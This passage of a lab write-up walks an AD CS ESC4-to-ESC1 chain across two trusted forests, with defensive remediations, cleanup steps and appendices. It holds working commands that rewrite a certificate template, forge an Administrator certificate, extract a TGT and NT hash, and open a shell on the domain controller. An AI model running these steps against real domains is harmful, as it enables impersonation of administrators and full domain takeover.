What does CA [email protected] actually hold? BloodHound told us in Section 1, and the answer is more than one right. The template’s security descriptor is where the truth lives:
➜ fake_time dc1.ping.htb \
env KRB5CCNAME='r.martinelli.ccache' \
bloodyAD -H dc1.ping.htb -d ping.htb -u r.martinelli -k ccache=r.martinelli.ccache \
get object 'CN=SmartcardAuthentication,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=ping,DC=htb' \
    --attr nTSecurityDescriptor
nTSecurityDescriptor: O:S-1-5-21-750635624-2058721901-1932338391-500
  G:S-1-5-21-750635624-2058721901-1932338391-519
  D:PAI
  (OA;;0x130;0e10c968-78fb-11d2-90d4-00c04f79dc55;;S-1-5-21-...-512)
  (OA;;0x130;0e10c968-78fb-11d2-90d4-00c04f79dc55;;S-1-5-21-...-519)
  (A;;0xe0034;;;S-1-5-21-750635624-2058721901-1932338391-2627)   <-- CA Managers
  (A;;0xf00ff;;;S-1-5-21-...-512)
  (A;;0xf00ff;;;S-1-5-21-...-519)
  (A;;0xf00ff;;;S-1-5-21-...-500)
The block is trimmed to the ACEs that matter: owner, group, the two OA Enroll entries for Domain Admins and Enterprise Admins, the CA Managers grant, and the administrative full-control entries. The baseline S-1-5-11 ACEs are omitted for length; the S-1-5-11 grant added in write two below is not shown here.
S-1-5-21-...-2627 is CA [email protected], and its mask is 0xe0034. Decomposed:
| Right | Object | Effect |
|---|---|---|
WriteOwner |
SmartcardAuthentication |
take ownership of the template |
WriteDacl |
SmartcardAuthentication |
rewrite the template’s ACL |
GenericWrite |
SmartcardAuthentication |
change arbitrary attributes of the template |
0xe0034 is WRITE_OWNER | WRITE_DAC | READ_CONTROL | WRITE_PROP | READ_PROP | LIST_CHILDREN, and WRITE_PROP is the bit BloodHound renders as GenericWrite. All three rights in the table come out of that one ACE. That is textbook ESC4, the category named in SpecterOps’ Certified Pre-Owned: control of a certificate template object means control of what the CA will sign.
BloodHound draws the path (R.Martinelli ➜ CA [email protected] ➜ SmartcardAuthentication) and labels the template edges it derived from that ACE as WriteOwner. The label is less useful than the mask, because the ACE is a single generic grant: 0xe0034 carries WriteDacl and GenericWrite as well, and BloodHound’s decomposition does not put every component on the canvas. Read the security descriptor, not the edge labels.

The template in question is SmartcardAuthentication, and it ships in a safe shape:
distinguishedName: CN=SmartcardAuthentication,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=ping,DC=htb
msPKI-Certificate-Name-Flag: -1577058304
-1577058304 is 0xa2000000 unsigned. Decode it and it is three require-bits and no supply bit (Bit 0):
0xa2000000  =  bit 25 (CT_FLAG_SUBJECT_ALT_REQUIRE_UPN)
             +  bit 29 (CT_FLAG_SUBJECT_REQUIRE_EMAIL)
             +  bit 31 (CT_FLAG_SUBJECT_REQUIRE_DIRECTORY_PATH)
Require bits mean the CA builds the identity from the requester’s AD object. The supply bit (Bit 0) means the requester chooses it. This template has Bit 0 clear, so a requester cannot ask for someone else’s certificate. It is not ESC1 yet.
If the bitmask means nothing to you yet, start with Read the Bits, Not the Integer — it decodes this exact value against the MS-CRTD specification and walks the same box end to end.
Two Writes, One Vulnerable Template
BloodHound had already drawn the path for us — a foreign principal on the PING-side graph, ending in an ADCS ESC4 edge:

Two writes turn ESC4 into ESC1.
Write one: add the supply bit
The naive way is to overwrite the whole field with 1, which replaces the mask rather than editing it and so wipes all three require-bits along the way. The correct move is to read the baseline, OR the one bit we want, and write the combination back:
existing = 0xa2000000
new      = existing | 0x1  =  0xa2000001  =  2717908993
Raw LDAP is the sanity check here; the same value came back through bloodyAD in the original run, and its signed form is why you convert to unsigned hex before OR-ing the bit:
➜ env KRB5CCNAME='r.martinelli.ccache' \
fake_time dc1.ping.htb \
ldapsearch -LLL -H ldap://dc1.ping.htb -Y GSSAPI -N \
    -b 'CN=SmartcardAuthentication,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=ping,DC=htb' \
    msPKI-Certificate-Name-Flag

...[snip]...
dn: CN=SmartcardAuthentication,CN=Certificate Templates,CN=Public Key Services
 ,CN=Services,CN=Configuration,DC=ping,DC=htb
msPKI-Certificate-Name-Flag: -1577058304
That negative number is where this stopped being a routine template edit.
-1577058304on this box, and0on Westbridge weeks later — the same attribute, two spellings, and nothing online that could decode either. Chasing that discrepancy into the MS-CRTD specification is what produced Read the Bits, Not the Integer; the short version is that the sign is just bit 31 and the value is a set of require/supply switches.
Back to the arithmetic: OR the supply bit into that baseline and write the combined value back through native LDAP.
➜ env KRB5CCNAME='r.martinelli.ccache' \
fake_time dc1.ping.htb \
ldapmodify -H ldap://dc1.ping.htb -Y GSSAPI -N << 'EOF'
dn: CN=SmartcardAuthentication,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=ping,DC=htb
changetype: modify
replace: msPKI-Certificate-Name-Flag
msPKI-Certificate-Name-Flag: 2717908993
EOF

...[snip]...
modifying entry "CN=SmartcardAuthentication,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=ping,DC=htb"
Verify it:
➜ env KRB5CCNAME='r.martinelli.ccache' \
fake_time dc1.ping.htb \
ldapsearch -LLL -H ldap://dc1.ping.htb -Y GSSAPI -N \
    -b 'CN=SmartcardAuthentication,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=ping,DC=htb' \
    msPKI-Certificate-Name-Flag

...[snip]...
dn: CN=SmartcardAuthentication,CN=Certificate Templates,CN=Public Key Services
 ,CN=Services,CN=Configuration,DC=ping,DC=htb
msPKI-Certificate-Name-Flag: -1577058303
-1577058303 is 0xa2000001: one supply bit added, the three require-bits untouched.
Template                 | Hex Bitmask  | Bit 0 (supply)
---------------------------------------------------------------------
Temporary WinRM          | 0x82000000   | clear (ESC13 via policy)
Smartcard Authentication | 0xa2000000   | clear (ESC4 via ACL) ➜ after write: 0xa2000001
The full census and the bit decoder are in Read the Bits, Not the Integer.
In a hurry, -v 1 overwrites the whole field with 1, and the certificate still mints — this is a lab, nobody is auditing the template. That write leaves 0x00000001: the supply bit set, the three require-bits gone, and certipy find still reports ESC1+ESC4 either way. The Bit 0 column cannot tell the two writes apart — the hex column can, which is exactly why you read the bits instead of comparing the integer.
Write two: the supply bit alone is not enough
The template’s enrollment rights are still Domain Admins and Enterprise Admins only, and a low-privileged user cannot ask for a certificate from a template it may not enroll. Grant the right to the one principal who will enroll: c.roberts’s own SID, S-1-5-21-750635624-2058721901-1932338391-2617:
➜ fake_time dc1.ping.htb \
bloodyAD --host dc1.ping.htb -d ping.htb \
    -u r.martinelli -k ccache=r.martinelli.ccache \
    add genericAll 'CN=SmartcardAuthentication,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=ping,DC=htb' \
    'S-1-5-21-750635624-2058721901-1932338391-2617'

[+] S-1-5-21-750635624-2058721901-1932338391-2617 has now GenericAll on CN=SmartcardAuthentication,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=ping,DC=htb
The security descriptor shows the one new ACE. S-1-5-11 keeps its original 0x20094 entry, not GenericAll:
(A;OICI;0xf01ff;;;S-1-5-21-750635624-2058721901-1932338391-2617)
(A;;0x20094;;;S-1-5-11)
The broad alternative — the route used on the first run — grants it to S-1-5-11, and the certificate still mints. This is a lab, nobody is auditing the template:
➜ fake_time dc1.ping.htb \
bloodyAD --host dc1.ping.htb -d ping.htb \
    -u r.martinelli -k ccache=r.martinelli.ccache \
    add genericAll 'CN=SmartcardAuthentication,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=ping,DC=htb' \
    'S-1-5-11'
In this walkthrough the targeted grant is the one in place: the template is now, in every way that matters, a forgery press for that one principal — c.roberts may enroll, and the CA will sign whatever identity he puts in the request. The full before/after comparison of both grant styles is in Appendix B, and the before/after census is in Appendix A.
The Cert That Ended Both Domains
Enrollment is the one step R.Martinelli cannot take. The template write landed through native LDAP, but certipy req from a PONG cache hits the same cross-realm ccache routing and pinned-KDC wall that broke certipy find (see Appendix C and the referral post). We do not need it to — our PING low-privilege seat c.roberts picks up the baton:
➜ fake_time dc1.ping.htb \
getTGT.py 'ping.htb/c.roberts:AssumedBreach123' \
    -dc-ip $target_dc1_ip
➜ env KRB5CCNAME='c.roberts.ccache' \
fake_time dc1.ping.htb \
certipy req -k -no-pass \
    -target dc1.ping.htb -target-ip $target_dc1_ip \
    -dc-host dc1.ping.htb -dc-ip $target_dc1_ip \
    -ca 'ping-DC1-CA' \
    -template SmartcardAuthentication \
    -upn '[email protected]' \
    -sid 'S-1-5-21-750635624-2058721901-1932338391-500'

...[snip]...
[*] Request ID is 19
[*] Successfully requested certificate
[*] Got certificate with UPN '[email protected]'
[*] Certificate object SID is 'S-1-5-21-750635624-2058721901-1932338391-500'
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
Two principals, one exploit: PONG writes the template, PING enrolls from it. The -upn puts Administrator in the SAN; the -sid burns the Administrator RID into the certificate’s security extension. That is the value strong certificate mapping reads — KB5014754 (May 2022, now fully enforced) made the KDC check it, and a UPN-only certificate dies at PKINIT with KDC_ERR_CLIENT_NAME_MISMATCH (“Client name mismatch in certificate.”).
➜ fake_time dc1.ping.htb \
certipy auth \
    -pfx administrator.pfx \
    -domain ping.htb -dc-ip $target_dc1_ip

...[snip]...
[*] Certificate identities:
[*]     SAN UPN: '[email protected]'
[*]     SAN URL SID: 'S-1-5-21-750635624-2058721901-1932338391-500'
[*]     Security Extension SID: 'S-1-5-21-750635624-2058721901-1932338391-500'
[*] Using principal: '[email protected]'
[*] Got TGT
[*] Wrote credential cache to 'administrator.ccache'
[*] Got hash for '[email protected]': aad3b435b51404eeaad3b435b51404ee:63905deb12b527aadfdbc26d3f423eff
With the TGT, open the shell as PING\Administrator:
➜ env KRB5CCNAME='administrator.ccache' \
fake_time dc1.ping.htb \
evil_winrmexec -k dc1.ping.htb -dc-ip $target_dc1_ip

...[snip]...

PS C:\Users\Administrator\Documents> whoami; hostname
ping\administrator
dc1

# root flag captured
PS C:\Users\Administrator\Documents> dir ..\Desktop

    Directory: C:\Users\Administrator\Desktop

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----        11/18/2026   4:29 PM             34 root.txt
Rooted.
Closing Thoughts: Two Forests, No Boundary
We never broke a lock on this machine. We walked the permitted paths — the ones the treaty drew, the ones that were there before we arrived, the ones carved by a template that hands WinRM to anyone who asks and a directory that keeps a scrollback file on the domain controller. This lab is a masterclass in how two domains can be owned through the seam between them, rather than through a single exploit.
The real lesson spans the whole chain: the boundary was never between the forests. It was between your identity and your reach — and in a domain with a trust, nothing enforces it.
Three separate times we crossed a line, and each crossing was the trust working exactly as designed. A PING user read a password out of a PONG group. A PONG gMSA ran code on a PING domain controller through a JEA endpoint nobody had audited. A PONG user rewrote a certificate template in PING’s Configuration partition — the part of the directory that defines who is allowed to be anybody at all. Each time, the answer to “why should this be allowed?” was a cross-realm referral, a group membership, or an ACL. Each time, the honest answer was “because the two sides signed for it.” The scope ladder and the call-operator bypass were the two neatest moves, and neither was a trick; both were the directory doing exactly what it had been told to do. A one-way trust would have halved this machine; a segmented architecture with no trust at all would have stopped it at the net.
Disabling NTLM didn’t lock the door; it changed the lock, and we picked it anyway.
Each configuration, in isolation, is reasonable. An issuance policy that grants temporary WinRM access to a group of low-privileged users, so that access can be taken away later. A group owned by one forest’s IT team and sitting in the other forest. A gMSA with a broad read group, because somebody needed a service to rotate a password. A JEA endpoint, because somebody needed a robot to do one job. A service account with SeImpersonatePrivilege, because SQL Server needs it. A group with GenericWrite over the service accounts, because IT has to be able to rotate them. A foreign principal in CA Managers, because a colleague in the partner organisation needs to manage certificates. A template with a perfectly correct msPKI-Certificate-Name-Flag — 0xa2000000, three require-bits, the UPN require-bit in place. Stacked in the order the directory permitted, they became a single, seamless chain from one low-privileged account in one forest to the Domain Administrator of the other. The write itself followed the same discipline: one bit into the mask, one SID onto the ACL, nothing wider.
Two forests, two flags, one forged Administrator certificate, one bit moved and one bit moved back, one grant scoped to a single principal — and not a single zero-day.
The restore and the ACL removals are in Cleanup.
Defensive Remediations
-
Trust direction and delegation (T1482). The PING↔PONG trust is bidirectional and transitive, so a foothold in either forest reaches both. Where the business allows it, make the trust one-way with selective authentication; disable TGT delegation where it is not required. Treat the trust as a boundary that grants reach, not a sign that two forests share an administrative owner.
-
Foreign principals in privileged groups (T1098).
R.Martinelli@PONGsat inCA Managers@PING, andIT@PINGheldOwnsover a PONG group. Enable SID filtering on the trust, and audit foreign SIDs in privileged groups on both sides — a principal whose name does not resolve in your forest should never hold write rights over a certificate template. -
Certificate template ACLs (T1649).
CA ManagershadWriteOwner,WriteDaclandGenericWriteonSmartcardAuthentication. Restrict write rights on templates in the Configuration partition to a dedicated, tier-0 PKI admin group; audit template ACLs and alert on Event 5136 writes tomsPKI-Certificate-Name-Flag. The bitmask in the before/after value tells you whether an operator did a clean one-bit OR or a blunt overwrite. -
Issuance-policy templates (T1649).
TemporaryWinRMcarried client authentication plus an issuance policy linked toTempWinRMAccess— the ESC13 foothold. Inventory templates with issuance policies and tighten enrollment rights on them; the policy is what turned a low-privileged login into a WinRM-capable identity. -
DCSync rights (T1003.006). A local administrator on
DC2was enough to replicate the directory. Manage the “Replicating Directory Changes” ACL explicitly, keep domain controllers in a tier-0 admin boundary, and alert on DRS replication requests from endpoints that are not domain controllers. -
Valid accounts and gMSA passwords (T1078). The chain ran entirely on issued identities — a handed-over user, a gMSA ticket, a forged Administrator. Require MFA where interactive logon is possible, audit service accounts with broad
ReadGMSAPasswordmembership, and keep a gMSA’s reader group to the services that actually need it. -
JEA language mode.
RestrictedRemoteServeris designed to run inNoLanguage; settingLanguageMode = 'ConstrainedLanguage're-enables the parser and the call operator. Leave the default in place, or setNoLanguageexplicitly, and audit registered endpoints and their.psscfiles for an override. A shortVisibleCmdletslist is not a substitute for the language mode. -
Credentials in scrollback. A plaintext service-account password sat in
ConsoleHost_history.txton the DC. Disable or redirect PSReadLine history for privileged and service accounts, and never type a plaintext credential into an interactive shell on a domain controller.
The box in this lab did not fail because of one catastrophic mistake. Each surface had a seam — a trust direction, a foreign SID, a JEA language mode, a template ACL, a replication right, a history file — and the seams lined up in the order the directory permitted. Close them one at a time, in the order the walk crossed them.
Appendix A: Decoding the Mask and the Census
The census printed hex — the right output for a sweep, but not the answer. The answer is which bits are set and what they mean to the CA. The full sweep and the decode_flag decoder are in Read the Bits, Not the Integer. This appendix keeps the parser note and the census finding this box actually needed.
The adcs-mask-parser.py parser used for the census checks Bit 0 only — and among the name-flag bits, Bit 0 is the whole of the test: it is the supply switch the CA actually enforces, and it hands the CSR both the Subject DN and the SAN. The rest of ESC1 — enrollment rights and a client-auth EKU — lives outside the attribute. Bits 3 and 16 are client-side hints: the CA never consults Bit 3 and must ignore Bit 16 ([MS-WCCE] 3.1.2.4.2.2.2.10 rule 1.1 and 3.2.2.6.2.1.4.5.9 rule 1), so extending the mask to 0x10009 would add false positives, not coverage — on this box’s data the table comes out identical either way. The parser also anchors both its primary displayName pattern and its fallback (?:name|cn): pattern to the start of a line: without the anchor, the fallback matches the Name: inside distinguishedName: and returns the DN instead of the template name.
The Certificate-Template Census
Eleven templates ship with the supply bit set by Microsoft design; the supply bit alone is not the whole ESC1 story, and the parser’s [!] ESC1 VULN flag means only that the bit is set. That is why the initial certipy find as c.roberts named only ESC13. SmartcardAuthentication sits at 0xa2000000; the ESC4 edge is only visible from R.Martinelli’s seat, so BloodHound, not certipy find, surfaces it on the untouched box.
The eleven hits are name-flag hits from the parser. Certipy’s seat-dependent view named only TemporaryWinRM (ESC13) from the low-priv seat and SmartcardAuthentication (ESC4) once R.Martinelli’s write rights were in play. SmartcardAuthentication was the target because of the CA Managers ACE, not because of the supply bit.
It does not stay that way. The ESC4 write sets 0x1 on top of the baseline (0xa2000001), and at that point the same template is an ESC1 template as well; a new certipy find reports it under both checks:
Template Name                       : SmartcardAuthentication
    [!] Vulnerabilities
      ESC1                              : Enrollee supplies subject and template allows client authentication.
      ESC4                              : User has dangerous permissions.
Appendix B: The Enrollment Grant
Write two takes the quieter route: grant GenericAll on SmartcardAuthentication to c.roberts’s own SID instead of to S-1-5-11. Granting it to S-1-5-11 would make every authenticated principal in PING able to enroll, with write access to the template as well. That is fine in an isolated lab, but on a shared domain it is the kind of change a defender notices; the targeted right below is the one this walkthrough uses.
The tables below show why that one-principal grant is the right default.
One principal, verified
Section 5 already shows the targeted add genericAll to c.roberts’s SID, the resulting (A;OICI;0xf01ff;;;S-1-5-21-...-2617) ACE with S-1-5-11 untouched at 0x20094, and the enrollment plus PKINIT that followed. The first run used the broad S-1-5-11 grant (add genericAll ... 'S-1-5-11'); the second used c.roberts’s SID — same command, only the SID changed, and both wrote the default administrator.pfx. A targeted-only verification run confirmed the same result: the grant to that one SID is sufficient. The grants were removed and the flag restored afterwards; see Cleanup.
Two ways, side by side
The same choice runs at two independent layers. Each pair below is one decision, not four rows of a single table.
The Flag Write
| Name-flag write | Value | Require-bits |
|---|---|---|
| Clean OR | 0xa2000001 |
preserved |
Quick CTF (-v 1) |
0x00000001 |
wiped |
The Enrollment Grant
| ACL grant | ACE | Reach |
|---|---|---|
| Targeted SID | (A;OICI;0xf01ff;;;S-1-5-21-...-2617) |
c.roberts only |
| Authenticated Users | (A;OICI;0xf01ff;;;S-1-5-11) |
every principal |
The census in Appendix A shows where the bitmask values come from, and the certipy find verdict is the same for both flag writes. The difference is what the template looks like afterwards, which is exactly why you read the bits instead of comparing the integer.
The one-principal ACE, verified failure
The narrower form is an Object Allow (OA) ACE for the Certificate-Enrollment extended right keyed to that one SID instead of to S-1-5-11. The mask is 0x130 — Control Access (0x100, scoped by the GUID to Certificate-Enrollment) plus Read Property (0x10) and Write Property (0x20) — the same ACE shape the template’s baseline gives Domain Admins and Enterprise Admins. It narrows who can enroll, not what the ACE itself can do.
(OA;;0x130;0e10c968-78fb-11d2-90d4-00c04f79dc55;;S-1-5-21-750635624-2058721901-1932338391-2617)
Building that ACE is easy; getting AD to accept it is the hard part. Both failures came from the attempted nTSecurityDescriptor write, not from enrollment. The first write was rejected because the SD named S-1-5-21-...-500 as owner, a SID the caller could not assign:
constraintViolation ... ERROR_INVALID_OWNER
This SID cannot be assigned as the owner of this object.
Taking ownership first let the owner be set, but the full-SD write still failed on access rights:
insufficientAccessRights ... ERROR_ACCESS_DENIED
The owner was then restored to S-1-5-21-...-500 using the Administrator ticket from the verified forge. A DACL-only write would need LDAP_SERVER_SD_FLAGS_OID, which the Linux LDAP tooling here could not supply; a Windows seat with dsacls would be the straightforward route.
No receipt for the narrow ACE being written on this box with this tooling. Both failures came from the nTSecurityDescriptor write, before enrollment was reached, so it remains a defensive ideal, not a tested primitive. The verified result is the one-principal GenericAll grant above.
Audit template DACLs at ACE granularity, not just the vulnerability verdict: 0xe0034 carried WriteOwner, WriteDacl and GenericWrite in one grant. Keep those rights on issuance templates limited to a tier-0 PKI admin group, and treat Enroll for S-1-5-11 on an auth-capable template as a finding. The bit-level background is in Read the Bits, Not the Integer.
Cleanup
Both flag writes were tests, so the flag was restored twice — once after the OR write and once after the -v 1 overwrite. The ACL grants and delegation changes were removed once. These are the commands that were run, shown without their output:
# 1. Name flag back to the baseline value (0xa2000000)
➜ env KRB5CCNAME='r.martinelli.ccache' \
fake_time dc1.ping.htb \
ldapmodify -H ldap://dc1.ping.htb -Y GSSAPI -N << 'EOF'
dn: CN=SmartcardAuthentication,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=ping,DC=htb
changetype: modify
replace: msPKI-Certificate-Name-Flag
msPKI-Certificate-Name-Flag: 2717908992
EOF

# 2. Remove the targeted enrollment ACE
➜ fake_time dc1.ping.htb \
bloodyAD --host dc1.ping.htb -d ping.htb \
    -u r.martinelli -k ccache=r.martinelli.ccache \
    remove genericAll 'CN=SmartcardAuthentication,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=ping,DC=htb' \
    'S-1-5-21-750635624-2058721901-1932338391-2617'

# 3. Remove the broad grant if it was applied on the first run.
#    This matches only the GenericAll ACE; the baseline (A;;0x20094;;;S-1-5-11) stays.
➜ fake_time dc1.ping.htb \
bloodyAD --host dc1.ping.htb -d ping.htb \
    -u r.martinelli -k ccache=r.martinelli.ccache \
    remove genericAll 'CN=SmartcardAuthentication,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=ping,DC=htb' \
    'S-1-5-11'

# 4. Take RBCD off svc_sql
➜ fake_time dc2.pong.htb \
bloodyAD -d pong.htb --host dc2.pong.htb --dc-ip $target_dc2_ip \
    -u c.carlssen -k ccache=c.carlssen.ccache \
    remove rbcd svc_sql 'Pong_gMSA$'

# 5. Put gMSA Managers back to Global Security (-2147483646)
➜ fake_time dc2.pong.htb \
bloodyAD --host dc2.pong.htb -d pong.htb \
    -u 'c.roberts' -k ccache=c.roberts.ccache \
    set object 'CN=gMSA Managers,CN=Users,DC=pong,DC=htb' \
    groupType -v '-2147483646'
Read back: msPKI-Certificate-Name-Flag: -1577058304; no …-2617 ACE on the template and only the baseline (A;;0x20094;;;S-1-5-11) left; no RBCD entry on svc_sql; gMSA Managers back at -2147483646. c.carlssen was also removed from DC2’s local Administrators, and the staged binaries and tunnels were stopped and deleted.
Appendix C: The Cross-Forest Wall
From the PONG seat, certipy fails on both sides of the trust, and the failures are different walls: DC2 enforces LDAP signing, and PING’s Configuration partition sits behind a KDC referral Impacket’s one-shot request cannot follow. The three failure modes, in the order they bite:
strongerAuthRequired—DC2requires integrity protection on every bind.-no-ldap-signingtells Impacket to strip the GSSAPI signature; the DC refuses. The nativeldapsearch -Y GSSAPInegotiates signing automatically.- Zero results, not an error — PONG.HTB has no AD CS infrastructure at all. The Configuration partition on
DC2is queryable and empty of certificates. Certipy was answering a question about the wrong forest. KDC_ERR_WRONG_REALM(68) — Impacket’s TGS request keeps talking to the KDC pinned by-dc-ip, so a one-shot cross-realm request stops atKDC_ERR_WRONG_REALM. Cache consumers, manual two-hop requests, and target-realm principals do not need the hop and still work.ldapmodify -Y GSSAPIgoes through the systemlibkrb5and hops from the PONG KDC to the PING KDC without noticing.
The three walls are the same wall: Impacket’s one-shot Kerberos path assumes the KDC it first contacts can answer the whole question, and across a trust it cannot. The native tools work because they ask, get a referral, and follow it; a cache consumer never asks at all. That is why the chain reads the way it does — in this chain, every LDAP operation that had to cross the trust went through native libkrb5, not Impacket.
The full transcript, with the reasoning behind each failure, is in Read the Bits, Not the Integer; the Kerberos referral mechanics behind KDC_ERR_WRONG_REALM are in Read the Referral, Not the Wrapper. The short version: the wrapper assumes; the protocol asks. When the assumption breaks — a cross-forest referral, an enforced signing wall, a template in the other forest — ask the protocol yourself.
